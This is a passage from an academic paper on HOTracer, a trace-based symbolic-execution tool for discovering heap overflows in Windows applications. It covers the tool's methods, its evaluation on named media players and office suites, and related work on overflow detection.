E3 Only the heap access but not the heap allocation operation is affected by input bytes. It is also vulnerable in this case if the access size exceeds the (constant) allocation size.

E4 The heap allocation and heap access size are affected by *same* input bytes. This type of heap operation happens a lot in practice. For example, the program allocates `X` bytes and later tries to access only `X` bytes. In most cases, this type is not vulnerable.

E5 Neither the heap access nor the heap allocation operation is affected by input bytes. Usually there should be no heap overflow in this case, unless there is a careless bug, e.g., the program allocates 100 bytes and tries to access 101 bytes no matter what inputs are given. Most tools are able to detect this kind of vulnerability.

Furthermore, considering the ability of constraint solvers, we will prioritize pairs that have simpler program path constraints, simpler computation of heap operation sizes, and shorter distance from allocation to access operations. This prioritization enables us to explore simpler pairs first and reason about them to discover vulnerabilities.

3.5 Constraint Solving Optimization

After getting the candidate vulnerable heap operation pairs, we could reason about each pair to confirm whether it is vulnerable or not. Basically, we will collect the path constraint and the vulnerability condition for each candidate pair, and then query the constraint solver to generate PoC if possible.

However, the program path and vulnerability condition constraints may be too complex for solvers to resolve. We thus proposed several optimizations to mitigate this issue.

First, HOTracer will concretize irrelevant bytes in the constraints. More specially, only bytes occurring in the vulnerability conditions will be marked as symbolic, other bytes will be replaced with concrete values used in current execution trace. So we only need to solve parts of the constraints.

Moreover, HOTracer only collects instructions from the first related input point till the vulnerability points, and performs symbolic execution on them. In this way, it could greatly reduce the possibility of solver failure or timeout.

4 Implementation

In this section, we will discuss implementation details of HOTracer, and our practical experience with real world programs. Our current prototype focuses on analyzing Windows x86/x64 applications. But the techniques we developed are general, and could be extended to other platforms.

4.1 Collect Traces

HOTracer relies on program execution traces to discover heap vulnerabilities. The diversity of traces affect the

number of program paths that will be analyzed. To generate traces, we first select input testcases for target programs, and then test them on target programs and record their runtime executions.

4.1.1 Testcase Selection

The testcases could origin from different sources, e.g., fuzzers, existing benchmarks, or network crawlers, as shown in Figure 1.

As discussed in Section 3.2.1, we will use parsers to parse testcases of known input format, and select representative testcases based on their sub-types. In general, we trivially perform a min-set coverage analysis to select a minimal set of testcases that cover all the sub-types. We also use fuzzers to generate testcases of unknown input format, and further distill the testcases based on their code coverage information.

4.1.2 Trace Generation

Given an input testcase, we use our previous dynamic analysis framework [32] to generate the execution trace. Our dynamic analysis framework implements a record-replay mechanism similar to PANDA [18], based on the open-source whole-system hardware emulator QEMU, to improve the performance of recording.

It takes a snapshot of the system before execution, and records changes to the CPU state and memory in a changelog file during the execution. In this way, it will not slowdown QEMU much. After the runtime execution finished, we could replay the snapshot and changelog file to generate an execution trace, which is identical to the runtime execution trace.

4.2 Identify Heap Operations

Given the trace, we need first identify heap allocation and heap access operations, as well as the heap objects and pointers in the trace, to detect potential heap overflow vulnerabilities.

4.2.1 Heap Allocation Recognition

Based on the heuristics described in Section 3.3.1, we could identify most custom heap allocators with a high accuracy. After identifying these heap allocators, we could identify the sizes and addresses of heap objects along a trace, from the arguments and return values of these allocators. Furthermore, by performing data flow analysis, we could recognize all heap pointers and their mappings to heap objects (described in Section 4.3).

4.2.2 High Level Heap Access

Rather than checking every heap access instruction in the trace, we check some high level heap access operations first, to reduce the number of candidate heap operation pairs.

```
//EAX is a pointer, EBX is another pointer
SUB EAX, EBX
MOV ESI,EAX
...
// ESI=(EAX-EBX)+EBX=EAX, not related to EBX
ADD ESI,EBX
```

(a) add

```
//EAX is a pointer, ECX is another pointer
SUB EAX, ECX
MOV ESI,EAX
...
// ESI=(EAX-ECX)+ECX-0x4=EAX-0x4, not related to ECX
LEA ESI, [ESI+ECX-0x4]
```

(b) lea

Figure 6: Corner cases of taint propagation.

Heap Access of Type D1 It is common for developers to use a loop to access a heap object. This is also a common source of heap overflow vulnerabilities. A loop in the trace is a continuously repeated sequence of instructions ending with jump instructions, unlike its representation in the control flow graph (i.e., a backward edge) [8]. HOTracer takes the sequence of instruction addresses in the trace as a string, and identifies loops by searching for continuously repeated sub-strings.

We record instructions in a historybuffer. While analyzing an instruction in the binary trace, we look forward in the historybuffer for the appearance of this instruction. If it is in a loop, the following instructions would repeat the sequence between this instruction and the last one. The sequence is the loop body and jump instructions at the end of the loop body infer the exit conditions. In this way, we could identify loops with one sequential scanning.

For each loop, we also care about whether its execution is affected by inputs. We infer the relationship between the count of loop iterations and inputs at the loop exit point (i.e., a conditional branch instruction). We also count the number of iterations in current trace to infer the access range of a loop.

Our current prototype could find nested loops but not complicated overlapped loops [45, 50]. We leave it as a future work.

Heap Access of Type D2 It is easy to recognize `REP` instructions in a trace, so does the access size (i.e., `ECX`), by comparing the instruction sequence in the trace with instructions in the original binaries.

4.3 Track Spatial Attribute

4.3.1 Build Heap Layout

From the execution trace, we know the exact values of heap pointers and addresses of objects, and thus we could easily get the layout of the heap. During the data flow analysis, we track heap objects' *spatial* attributes according to allocation operations. The attributes are initialized to allocation sizes when objects are allocated. When deallocating, their spatial attributes are updated to 0. In this way, we could get the heap state at any moment.

4.3.2 Pair Heap Operations

As we pointed in Section 2.2, we analyze heap operations in pairs based on the point-to relationships between pointers and objects. However, it is not trivial to infer whether a pointer should point to an object, because the pointer value may exceed its expected object's memory region (e.g., due to heap overflow). In other words, we could not rely only on the values of heap pointers and addresses of objects.

So we perform an analysis to track pointers' *provenances*, in order to build the accurate heap layout. In general, when a pointer is set to point to an allocated object, we set the base object as this pointer's provenance. This provenance will be propagated along the program trace, e.g., via pointer arithmetic operations, to other pointers. The provenance of a pointer will be updated when it is reset. This provenance analysis is similar to classic taint analysis [6].

As a result, by querying a pointer's provenance, we could always infer which object it should point to, even if the pointer's value is overflowed. For the target object at access points, we could easily get its allocation operation. In this way, we group specific heap access and heap allocation operation into a pair, and further evaluate their spatial attributes to discover potential heap overflows.

Under-taint Issue: However, there is a corner case during the taint (i.e., provenance) propagation for pointers. For example, the `SUB` instruction in Figure 6a will usually clean the taint attribute of the pointer (i.e., `EAX`), since the result is constant and is not a pointer any more [6]. However, this offset could be later used to compute another pointer (e.g., the final `ESI` register) which should be tainted. As a result, the new pointer will take a wrong attribute from `EBX` rather than `EAX`.

We propose a new solution to mitigation this issue. More specifically, we tag the destination register `EAX` of the `SUB` instruction with a set of taint attributes $(provenance_{EAX}, -provenance_{EBX})$. It is worth noting that, objects' addresses (i.e., pointers' provenances) are usually lower than a specific value on a given platform, so $-provenance_{EBX}$ is different from any normal taint attribute. We can detect this abnormal attribute when it is used in instructions like `ADD` and `LEA`, and recover the correct taint attribute of operands.

4.4 Track Taint Attribute

HOTracer tracks *taint* attributes of different values (e.g., sizes of heap objects, offsets of heap pointers etc.). In general, it performs a fine-grained taint propagation analysis to track each value's source (i.e., specific bytes in the input).

We use the same taint analysis solution as previous provenance analysis, to track values' taint attributes, i.e., which input bytes affect the target values. What's different is that, we use the position of input bytes as taint attributes, and propagate these attributes along the trace.

However, sometimes the inputs will not directly affect values used in heap access or allocation operations. For example, programs may use `strlen` or other custom functions to infer some values (e.g., length) of the inputs, and use them as size to allocate memory. In this case, the heap allocation is indirectly affected by the inputs. These inferred values are *control dependent* on the inputs. For example, the return value of `strlen` control-depends on the input string, i.e., whether the input character equals to '\0' or not.

Classical dynamic taint analysis solutions usually will not propagate taint information for control dependencies [39], due to the concern of taint propagation efficiency. Instead, HOTracer performs an extra backward analysis, to search for the definition points of heap allocation sizes. Given the high-level loop and branch information we recovered, if we find out the definitions are control-dependent on the inputs, we will mark the allocation sizes as tainted.

Furthermore, the traces we collected only include user-space instructions. So some data flow will be missing when the kernel kicks in. HOTracer will check value of registers before and after the executed instructions (e.g., `sysenter`). If the value of any register other than the destination operand has changed, a potential data flow missing is found. In this case, we will clean the taint attributes of the registers, to avoid false positives. Another choice is using summary information of syscalls, to propagate the taint attributes for kernel execution. However, it requires a lot of engineering work to correctly summarize the side-effects of all syscalls.

4.5 Build Vulnerability Condition

For each pair of heap access and heap allocation operations, we assume the heap access has attributes $range_{access}$ and the target heap object has attributes $range_{obj}$,

1. a heap overflow exists if $range_{access} > range_{obj}$ is true for current testcase, i.e., Equation $\mathbb{S}$ holds.

2. a potential heap overflow exists if either $range_{access}$ or $range_{obj}$ is tainted, which may make Equation $\mathbb{S}$ hold.

In case 1, we can confirm the existence of heap overflow in current trace and show the root cause of heap overflows. In case 2, we could infer the conditions of potential heap vulnerabilities and reason about these conditions. More specially, by performing symbolic execution, we can build the constraints between input bytes and the spatial attributes of $range_{access}$ and $range_{obj}$. Together with the vulnerability Equations $\mathbb{S}$, we can build the vulnerability conditions.

First, for a heap access operation, if the heap access' range is larger than the object's range, then a heap overflow is confirmed. It means the original input already triggers the vulnerability.

It is worth noting that, heap management functions will also access heap objects' metadata that are out of the objects' bound. But these overflow access operations are benign. So we will rule out these heap access when discovering heap vulnerabilities.

Second, for a heap access, if the heap pointer's size is not larger than the object's size, we will discover potential heap overflow by checking their taint attributes. There are also three cases: (1) if only the object's size or the pointer's size is tainted (e.g., line 1 and line 3 in Figure 3), there may be a heap overflow; (2) if both the object's size and pointer's size are tainted (e.g., line 2 in Figure 3), there may be a heap overflow too. (3) neither the object's size nor the pointer's size is tainted, then there are no heap overflow in this heap access, unless there is an instinctive bug that could be triggered no matter what inputs are given.

For the case (2), i.e., when the object's size and pointer's size are both tainted, there are also two subcases: they rely on different input bytes; or they rely on same input bytes. In the former case, usually there will be some heap overflows. In the latter case, there may be no heap overflows at all. For example, if we allocate a heap buffer with size `X` from input, and access heap with size `X`, then there are no overflows. But vulnerabilities like integer overflow may cause the allocation size mismatches with the access size, even though they rely on same inputs. HOTracer will check the existence of integer overflow in this case (i.e., IO2BO [41, 53]).

4.6 Prove Heap Vulnerabilities

After building the vulnerability conditions, the last step is to find concrete inputs that trigger the vulnerabilities. We use the widely used constraint solver Z3 [17] to resolve the constraints and generate inputs.

4.6.1 Build Path Constraints

Inputs satisfying only the vulnerability conditions may not trigger vulnerabilities at all, since (1) it may not reach the vulnerable point that we analyzed, because a different program path is exercised, and (2) it may be blocked by some input validations deployed in the program.

So, HOTracer will also collect the program path constraints, i.e., how the input bytes affect the branches in the trace. By feeding the vulnerability conditions and program path constraints to the solver, we could get inputs that will exercise the same path and trigger heap vulnerabilities, or confirm that there are no heap vulnerabilities along this path, or fail because the state-of-art solvers could not solve the constraints.

4.6.2 Constraint Simplification

As discussed in Section 3.5, HOTracer will only collect path constraints related to bytes used in the vulnerability conditions, and use concrete values for other input bytes used in the path constraints, to simplify the path constraints.

We also notice that, programs may read the same input bytes multiple times via multiple functions. For example, some programs use the first read operation for preprocessing, and a second read to process the content. To reduce the complexity, we will only collect path constraints from the last relevant read to the vulnerability points. If inputs generated from these constraints could not trigger the vulnerability, then we will include path constraints starting from previous reads.

4.6.3 Mutate and Verify

Since our vulnerability conditions only consider heap overflow, the concrete inputs generated by constraint solvers (called *candidate PoC inputs*) may not trigger crashes or other severe consequences.

On the other hand, inputs that could trigger crash would make further analysis easier, e.g., debugging and bug fixing. So, HOTracer performs another step to filter the candidate PoC inputs, to find out inputs that could trigger crashes.

The idea is that, we will compare the candidate PoC input with the seed input, to find out the input bytes that have changed. Then we use a simple fuzzer to mutate only these bytes with simple mutation strategies, e.g., minimum and maximum signed or unsigned integers, common values like 0 and 1, and random bytes etc. We will test each mutated input, to see whether it could trigger a crash.

For any candidate PoC input, if one of its mutations triggers a crash, HOTracer will report a heap vulnerability together with this mutation input. Otherwise, HOTracer will ignore this candidate PoC input.

It is worth noting that, the ignored candidate PoC inputs may still be valuable. The associated vulnerability instructions could be exploited with advanced exploits. We leave it as a future work to analyze these candidate PoC inputs and whether they are exploitable.

5 Evaluation

In this section, we present the evaluation of our solution HOTracer. Our prototype implementation is based on our existing QEMU-based dynamic analysis framework. The seed selection component takes about 40 LOC of shell scripts, the heap operation identification component takes about 1.3K LOC of C++ code, the heap attributes tracking and vulnerability condition building components take about 8K LOC of C++ code, and the vulnerability proving component takes about 9K LOC of C++ code.

Table 1: Zero-day vulnerabilities found by HOTracer.

ID (count)	Application	version	input	bug status
new (1)	Feiq	3.0.0.2	tcp	reported
new (1)	WMPlayer	12.0.7601	mp4	reported
new (3)	VLC	2.2.1	mp4	fixed
new (1)	VLC	2.2.4	mp4	reported
new (2)	iTunes	12.4.3.1	mp4	reviewing
new (1)	ffmpeg	c0cb53c	mp4	CVE
new (6)	QQPlayer	3.9(936)	mp4	rewarded
new (1)	QQMusic	11.5	m4a	rewarded
new (1)	BaiduPlayer	5.2.1.3	mp4	reviewing
new (2)	RealPlayer	16.0.6.2	mp4	CVE
new (1)	MPlayer	r37802	mp4	reported
new (3)	KMPlayer	3.9.1.138	mp4	fixed
new (4)	KMPlayer	4.1.1.5	mp4	reported
new (7)	Potplayer	1.6.60136	mp4	fixed
new (2)	Potplayer	1.6.62949	mp4	reported
new (5)	Splayer	3.7	mp4	reported
new (2)	MS Word	2007,10,16	rtf	reviewing
new (1)	WPS Word	10.1.0.5803	doc	reported
new (2)	OpenOffice	4.1.2	doc	reviewing
new (1)	IrfanView	4.41	m3u	fixed

The analysis environment is a Ubuntu 12.04 system running on a computer with 12G RAM and Intel Xeon (R) CPU E5630 @ 2.53GHz*8.

5.1 Effectiveness

Table 1 shows previously unknown vulnerabilities found by HOTracer in our experiment. The target applications we tested are popular applications in Windows 7 operating system, including word document processing applications Microsoft Word and OpenOffice, video players KMPlayer and potplayer, and photo viewers IrfanView etc.

These applications are tested within QEMU, with some selected testcases (Section 5.5). The traces collected by QEMU are then analyzed by HOTracer. Although we only demonstrated Windows applications here, the solution we proposed could be extended to other platforms (including Linux on x86, Android on ARM), since they are both supported by QEMU and our solution is general.

As shown in the table, we have found 47 previously unknown vulnerabilities in 17 applications (of latest versions). All vulnerabilities are validated with proof-of-concepts (i.e., PoC) inputs that could trigger crashes.

It is worth noting that, all vulnerabilities here are investigated manually and confirmed to be unique. We use two factors to distinguish vulnerabilities, i.e., the overflow instructions along with the call context, and the key input bytes' roles (i.e., structure fields) in the input structures.

5.2 False Negatives and False Positives

In general, it is impossible to evaluate false negatives of a vulnerability detection solution, since we do not have the ground truth of how many vulnerabilities exist in programs.

Table 2: Known heap overflow vulnerabilities replayed and validated by HOTracer.

ID	Application	version	input
CVE-2010-1932	Xnview	1.97.4	mbm
CVE-2011-5233	irfanview	4.30	tif
OSVDB-83812	ZipItFast	3.0 pro	zip
CVE-2014-1761	Microsoft Word	2010	rtf
EDB-ID-39353	VLC	2.2.1	mp4
EDB-ID-17363	1ClickUnzip	3.0.0	zip
CVE-2010-2553	MediaPlayer	9.00.00.4503	avi
CVE-2015-0327	Adobe Flash	13sa	swf

Instead, we chose several known vulnerabilities and their corresponding program paths as a ground truth. To evaluate the false negatives, we gave some *benign* testcases that exercise the same program paths as the target vulnerabilities to our tool, and then used it to analyze these programs. It is worth noting that, in this experiment, HOTracer does not have any other knowledge of the vulnerabilities, except the benign testcase.

Table 2 shows 8 known vulnerabilities in 8 applications. HOTracer is able to discover 6 of them on its own, except vulnerabilities CVE-2015-0327 and CVE-2010-2553.

For vulnerability CVE-2015-0327 in Adobe Flash, it requires to override a standard API, causing it behave differently at heap allocation site and heap access site. Currently, our solution could not build and solve this type of constraints. For vulnerability CVE-2010-2553 in Media Player, our prototype system missed a type-D1 heap access (i.e., a loop), but only paid attention to one type-D2 heap access (i.e., a REP instruction) inside this loop. It shows that it is necessary to further improve our loop recognition algorithm to deal with complex real world applications. However, HOTracer could validate these two vulnerabilities if given the correct PoC samples.

More interestingly, when analyzing the program path (with a benign input) of the vulnerability CVE-2014-1761 in Microsoft Word 2010, HOTracer found two new vulnerabilities, which even affect the latest version of Microsoft Word. We believe for known vulnerabilities like CVE-2014-1761, vendors and researchers have already performed many thorough testings. It thus shows that even for known vulnerabilities in spotlight, existing solutions may still miss potential vulnerabilities.

On the other hand, since HOTracer only reports vulnerabilities with proof-of-concept (PoC) testcases that could trigger crashes, there are no false positives. However, it is possible that some reported vulnerabilities are not exploitable.

Table 3: Metrics of the analysis performed by HOTracer, including the size of snapshot, changelog, traces and constraints, the instruction count in the traces, and the time spent to record, replay, analyze and extract traces.

ID	record-replay phase				analysis phase			resolve phase		
	snapshot size	changelog size	record time	replay time	trace size	trace #instr.	analy. time	relev. #instr.	constaint file size	extr. time
CVE-2010-1932	430.6MB	36.6MB	29s	486s	2.8GB	12.3M	99s	619	192KB	37s
CVE-2011-5233	516.1MB	18.5MB	37s	738s	9.8GB	43.9M	112s	795	251KB	96s
OSVDB-83812	819.3MB	13.6MB	83s	1257s	31.9GB	142.5M	787s	10	4.3kB	52s
CVE-2014-1761	855.3MB	52.3MB	178s	3712s	205.8GB	918.6M	6478s	183	17.8KB	198s
EDB-ID-39353	507.6MB	15.0MB	62s	271s	8.2GB	36.7M	10s	3082	331.1KB	674s
EDB-ID-17363	500.2MB	32.6MB	70s	889s	3.1GB	13.7M	45s	2313	191.2KB	502s
CVE-2010-2553	282.5MB	22.9MB	100s	806s	10.7GB	47.6M	565s	-	-	-
CVE-2015-0327	610.8MB	13.8MB	34s	682s	25.2GB	112.4M	709s	-	-	-

5.3 Bug Reports

We reported all the new vulnerabilities to vendors, and most vendors are very active in responding. As shown in Table 1, three vendors have completely fixed their products, i.e., IrfanView, ffmpeg and Realplayer. Two of them have already been assigned with CVE ID [1].

During our experiments, we found that some tested programs (e.g., VLC, KMPlayer) have released new updates for the bugs we reported. We then applied HOTracer to the latest version and found that some vulnerabilities still exist. In other words, three vendors have only partially fixed their products.

Moreover, vendors of QQPlayer and QQMusic have confirmed the vulnerabilities in their products and rewarded us for the report. Five other vendors including Microsoft, Apple, and OpenOffice are still reviewing the issues.

In summary, vendors are willing to fix security bugs in their products. However, during the communication, we also found that vendors were more willing to fix vulnerabilities which are sure to be of high risk or exploitable. For vulnerability reports with only PoC crash inputs, they do not take it seriously, especially for larger companies. We believe one reason of this kind of negative attitude is that, there are too many vulnerability reports waiting in their pipelines. In other words, there are too many vulnerabilities (or bugs) in daily applications, calling for solutions like HOTracer to help.

Due to the time limit, we only manually checked 10 of these vulnerabilities to see whether they are exploitable. In general, it is challenging to conduct exploits against a vulnerability, especially in the context of defenses deployed in modern platform. We found 9 of them are likely exploitable.

5.4 Efficiency

As we discussed, HOTracer first takes a snapshot of the system, and then records changelog during execution. After that, HOTracer replays the snapshot and changelog to generate traces, and then performs analysis on the traces to find potential heap vulnerabilities. Finally, it extracts relevant instructions from the trace and build the constraints to generate concrete inputs to prove vulnerabilities. Table 3 shows some detailed metrics of these different phases.

As we can see from the table, the record-replay mechanism works well. It will not break the target applications' functionality, e.g., causing program timeout due to a heavy runtime monitoring or recording. The traces of real world applications are usually very large (e.g., 205GB for CVE-2014-1761 in Microsoft Word), much larger than the snapshot and changelog size. It also takes much longer (e.g., 20 times longer) time to replay and generate the traces than recording only changelogs.

HOTracer performs the offline analysis, including heap attributes tracking and vulnerability modeling, on the traces to discover heap vulnerabilities. As shown in the table, the offline analysis time is close to the replay time, varying from 2 minutes to 50 minutes. The analysis time depends on the number of instructions in the traces. The more instructions a trace has, the more time the analysis needs.

After identifying potential heap vulnerabilities, HOTracer will extract instructions relevant to the candidate vulnerabilities and build the constraint files to query constraint solvers (e.g., Z3). As shown in the table, it requires 0.5 to 15 minutes to extract the related instructions and build constraints, depending on the number of relevant instructions.

And for the vulnerability CVE-2015-0327 in Adobe Flash and CVE-2010-2553 in Media Player, our prototype fail to find out the vulnerability. So we do not have any data for its resolving phase in the table.

5.5 Testcases Selection

The testcases we use will affect the vulnerability assessment HOTracer could provide to target applications. In addition to utilizing fuzzing tools like AFL to generate

[1] CVE-2016-6164 for ffmpeg, CVE-2016-9931 for RealPlayer

testcases, we also crawl existing databases to find testcases.

In our experiment, we searched a *public* database [2] of multimedia files with more than 10,000 testcases. Among them, there are more than 800 MP4/MOV files in the database. All of them contain the tag (i.e., sub-type) `moov`, and only a few files have the tag `avcC` and `trun`. By parsing the structures of these files and performing a min-set coverage analysis, we reduce the number of files to 20, without losing the path coverage.

5.6 Details of Trace Analysis

Table 4 and 5 show some detail evaluations of our trace analysis. Due to the space limitation, only parts of the results are shown in these tables.

After pre-processing, HOTracer selects input testcases and generates corresponding program traces. As shown in the table, the traces' sizes are relatively large, but HOTracer could still analyze them.

HOTracer groups heap allocation and heap access operations into pairs to discover potential heap vulnerabilities. Each pair operates on a same heap object, and is related to a set of input bytes. The number of heap operation pairs is thus critical to the efficiency of our solution. We will further demonstrate that the optimizations we performed greatly reduced the number of heap operation pairs.

Accuracy of Heap Allocation Recognition. The accuracy of the heap allocation affects the number of heap operation pairs. Table 4 shows the accuracy of our recognition algorithms.

On the left of the table, it shows some statistics of some sample traces that are analyzed, including the snapshot and record size, as well as the record and replay time.

On the right of the table, it shows the time cost to identify these heap allocators. In general, the identification time is related to the trace size. A larger trace usually consumes more time to identify heap allocators in it.

When considering the feature A (i.e., returning a heap pointer) in Section 3.3.1, we could identify a set of candidate allocators, e.g., 43 allocators in Microsoft Word 2010. Further, after we apply other features, the set of candidate allocators becomes smaller. For example, after considering the group B features (i.e., use of allocation size), we only get 11 candidate allocators. Furthermore, only 5 candidate allocators are left after considering the group C features (i.e., use of the returned pointer).

We also did some manual analysis to validate the accuracy of these candidate allocators. Among the 5 candidate heap allocators in Microsoft Word, we figured 4 of them have a name indicating that they are allocators. After a further reverse engineering analysis, we confirmed that they are heap allocators. Only one extra function is wrongly identified as a heap allocator in this case.

Abstraction of Heap Access Operations. By recovering the high-level heap access operations, we could reduce the number of heap operation pairs. Table 5 shows some statistics of this abstraction. In addition to the trace information, this table also shows the number of allocation sites in the sample traces. In a trace, an allocator may be invoked several times, so there will be more allocation sites than heap allocator functions shown in Table 4.

On the right side of the table, it shows the number of heap access operations. Note that, for each heap access operation, its heap allocation site is unique. So the number of heap operation pairs equals to the heap access operations.

As shown in the table, there are too many low-level heap access instructions (i.e., type-D3 access in the table). The number of high-level heap access operations is much smaller. Furthermore, after we consider the taint attributes, the number of heap access operations drop quickly. Finally, we sorted the remaining heap access operations according to their type, taint attributes, constraint complexity etc. as discussed in Section 3.4.2. The number of heap operation pairs that are likely to be vulnerable is quite small, comparing to the number of low-level heap operations.

5.7 Comparison with fuzzers

In order to evaluate the effectiveness of HOTracer, we performed extra experiments, to compare it with existing vulnerability discovery solutions, especially fuzzing. As our prototype worked in Windows 7, we chose two representative fuzzers on Windows, i.e., WinAFL [3] and Radamsa [4], to test vulnerable softwares with the same seed inputs.

WinAFL is a fork of AFL on Windows, which relies on dynamic instrumentation using DynamoRIO [5] to measure and extract target coverage. Radamsa is a black-box fuzzer not guided by code coverage. Instead, it aims at testing execution path thoroughly, similar to our solution.

Due to the time limitation, we tested all these solutions on one application `potplayer`, with same seed inputs, for one day. WinAFL found no crashes during this time period, while Radamsa found 1144 crashes related to heap overflows.

With a further analysis, we figured out there are only 11 crash points, and 3 vulnerability points. HOTracer found all these 3 vulnerabilities, and 4 more heap overflows.

It is worth noting that, fuzzers and HOTracer both have other advantages. For example, general-purpose fuzzers

[4] https://github.com/aoh/radamsa

Table 4: Accuracy of the heap allocation recognition, including the statistics of the trace and the time of the heap allocation identifications. Type-A allocators are ones that satisfy the heuristics A in Section 3.3.1, i.e., functions return heap poitners. Type-A-B allocators are ones that satisfy both heuristics A and one of B1/B2/B3/B4. Similarly, type-A-B-C allocators satisfy one of C1/C2/C3/C4 in addition to previous heuristics. Confirmed allocators are ones that we manually validated to be real allocators, either from the symbol information of those functions, or from manual reverse engineering.

App.	Trace Info					Heap Allocations				
	Record Time	Snapshot Size	Record Size	Replay Time	Trace Size	Identif. Time	type-A A	type A-B	type A-B-C	confirmed allocators
demo	60s	632.5M	4.5M	444s	6.1M	1s	1	1	1	1
XnView	29s	430.6M	36.6M	486s	2.8G	125s	30	7	5	3
ZipItFast	83s	819.3M	13.6M	1257s	31.9G	4044s	28	9	3	3

could find other types of vulnerabilities, not only heap overflows. Our solution HOTracer could be used to triage the root cause of crashes, and help debugging and fixing bugs which are time-consuming and important to vendors.

5.8 Case studies

In this section, we will study some vulnerabilities in details and show some findings during the analysis.

5.8.1 Tainted Access Offset

As discussed in the background, we merged the access offset with the access size. In other words, the value of access offset is included in the access size. And whenever the access offset is tainted, we mark the access size as tainted. In the experiment, we found a new vulnerability in `Feiq` due to a tainted heap access offset.

5.8.2 Implicit Taint

Sometimes, the input does not directly affect the allocation size or access size. Instead, the sizes are control-dependent on the inputs.

A common case is that, developers use `strlen` or custom loops to identify the length of an input string, and allocate buffers. The program will compare the input bytes against the special character `'\0'`, and increase the allocation size accordingly.

Another example is that, the vulnerability CVE-2014-1761 in Microsoft Word uses an access size that is controlled by the number of `lfolevel` fields in the input. The program will compare the input against `lfolevel`, and set the access size accordingly.

Traditional taint analysis will not cover this type of implicit data flow. However, HOTracer could detect them by performing a backward data flow analysis on the access size and allocation size. If we found the access size or allocation size is control-dependent on the inputs, then we could report a candidate vulnerability.

5.8.3 Mismatch Taint

Heap overflow vulnerabilities may exist if either the allocation size or the access size is tainted. For developers, it is easier to realize the existence of heap overflow and deploy sanity checks when only allocation size or access

size is tainted. However, it gets challenging when both the allocation size and access size are tainted.

The allocation size and access size may be related to different input bytes. In this case, it is prone to heap overflow. For example, the access size in vulnerability CVE-2014-1761 is related to `lfolevel`, but its allocation size is related to another field `listoverridecount`.

A more common case is that, the access size and allocation size are relevant to the same input bytes, but they mismatch due to several causes.

First, the allocation size may get smaller than expected if there are integer overflows, e.g., two new vulnerabilities we found in QQPlayer and PotPlayer. Second, the access site may be so far from the allocation site that developers forget or fail to sanitize the inputs properly, e.g., the vulnerability CVE-2011-5233 in `InfraView`. Finally, the access size and allocation size may change due to dynamic features of programming languages. For example, in the vulnerability CVE-2015-0327 in Adobe Flash, the allocation and access size are both relevant to the API `nextNameIndex`. However, this API could be overridden by users, to cause mismatches and trigger heap overflow.

5.8.4 Multiple Vulnerabilities in One Trace

In some cases, there may be multiple potential heap vulnerabilities in a program path. For example, when analyzing the trace generated for the known vulnerability CVE-2014-1761 in Microsoft Word, we found several potential vulnerable points, and confirmed two of them are vulnerable. We also confirmed that these two new bugs still exist in the latest Microsoft Word (i.e., Office 2016). It shows that HOTracer could find out all potential heap vulnerabilities in one path, while existing solutions only focus on the first vulnerability.

5.8.5 Long Testing Time

Sometimes, the bugs will only be triggered after the program has run for a while. For example, a new we found in VLC could only be triggered after we play a video file for several minutes. Existing solutions like AFL could hardly find this type of vulnerabilities, because the throughput is extremely low. HOTracer is better at handling this kind of issues. It first filters seed inputs that could lead to different paths, and then analyzes each path once, no matter how long that path takes.

6 Related Work

6.1 Heap Overflow Detection

6.1.1 Static Analysis

Static analysis could be used to analyze programs without executing them. For example, Allamigeon et al. utilizes abstract intepretation to ensure the absence of heap overflow [2]. Chen et al. proposes a solution based on FSM (finite state machine) to report potential heap overflows [11]. SIFT is a static analysis system to generate input filters that nullify integer overflow errors associated with critical program sites such as memory allocation or block copy sites [27].

However, static analysis usually requires access to source code. And it is challenging to predict the spatial attributes of heap objects with static analysis, and thus hard to find heap overflows with static analysis. They will usually introduce a high false positives and false negatives. Moreover, static analysis solutions in general require a precise reachability and alias analysis, limiting their scope of use.

6.1.2 Online Dynamic Analysis

Dynamic analysis is more efficient to detect heap vulnerabilities, since it could get a precise spatial attributes and point-to relationship at runtime. There are also two types of dynamic analysis solutions: online analysis and offline analysis. Online dynamic analysis solutions usually first instrument target applications with metadata before execution, and then track the metadata and check security violations during the execution.

Online detection: AddressSanitizer [40] is one of the most effective solutions to detect heap (and other) vulnerabilities at runtime. It instruments redzones to each heap object when the object is allocated, and marks redzones' bytes as unaddressable while objects' bytes are addressable. A heap overflow (or underflow) vulnerability is reported if an unaddressable byte is accessed. This solution introduces a high runtime performance overhead (e.g., 73%), and is not suitable for production use. Moreover, it could only detect vulnerabilities when the given or generated input testcases could trigger security violations.

SoftBound [30] tracks the size and base of every pointer, and checks each pointer dereference operation. BaggyBounds [1] uses a compact table to store object sizes, adopts a fast algorithm to get object sizes and base addresses from only pointers, and checks each pointer arithmetic operation. Duck et al. tries to protect heap bounds with low fat points [20]. Diehard [4] and Dieharder [34] randomly allocate memory larger than required, and thus mitigate heap overflow vulnerabilities.

Online detection solutions rely on inputs to trigger vulnerabilities and help finding vulnerabilities in a passive way. Also they have reasonable high performance overheads.

Fuzzing: Fuzzing is another type of state-of-art solutions to detect vulnerabilities. Among them, AFL [51] is one of the most popular fuzzers. TaintScope [49] is a checksum-aware fuzzing tool which can identify checksum-based checks and bypass such checks. SYMFUZZ [10] combines both black- and white-box techniques to maximize the effectiveness of fuzzing. Zhiqiang

et al. utilizes the results of static analysis, and filter out sensitive input bytes using data lineage analysis [25]. Based on the analysis results, the fuzzer could only mutate target bytes to increase the efficiency. Driller [44] and VUzzer [38] are the most recent works on fuzzing. Driller enables AFL to explore new paths in an alternative way of fuzzing and concolic execution. And VUzzer enhances the efficiency of general-purpose fuzzers with a *smart* mutation feedback loop based on applications' control- and data-flow features.

Like other online detection solutions, fuzzers also rely on input testcases to trigger vulnerabilities at runtime. Moreover, they simply rely on program crashes to detect vulnerabilities, due to the lack of runtime metadata support. So they may not find vulnerabilities with strict conditions even if they have reached a very high code coverage. As they are general fuzzings tools and provide few supports for triaging crashes, it requires many manual efforts when further identifying root causes of found crashes.

Symbolic execution: Symbolic execution is a well-known technique used to reason applications. By marking inputs as symbolic values and propagateing them to variables, it could be used to analyze all possible states of one program path with only one-time analysis. Featuring with path exploration and vulnerability condition modeling, symbolic execution could be used to discover vulnerabilities. Although they are successful in many cases [7, 9, 14, 37], symbolic execution is rarely adopted in practice due to the limitations of complex constraint solving and path explosion. Traditional symbolic execution solutions mainly focus on how to explore new program paths and reduce the complexity of constraints.

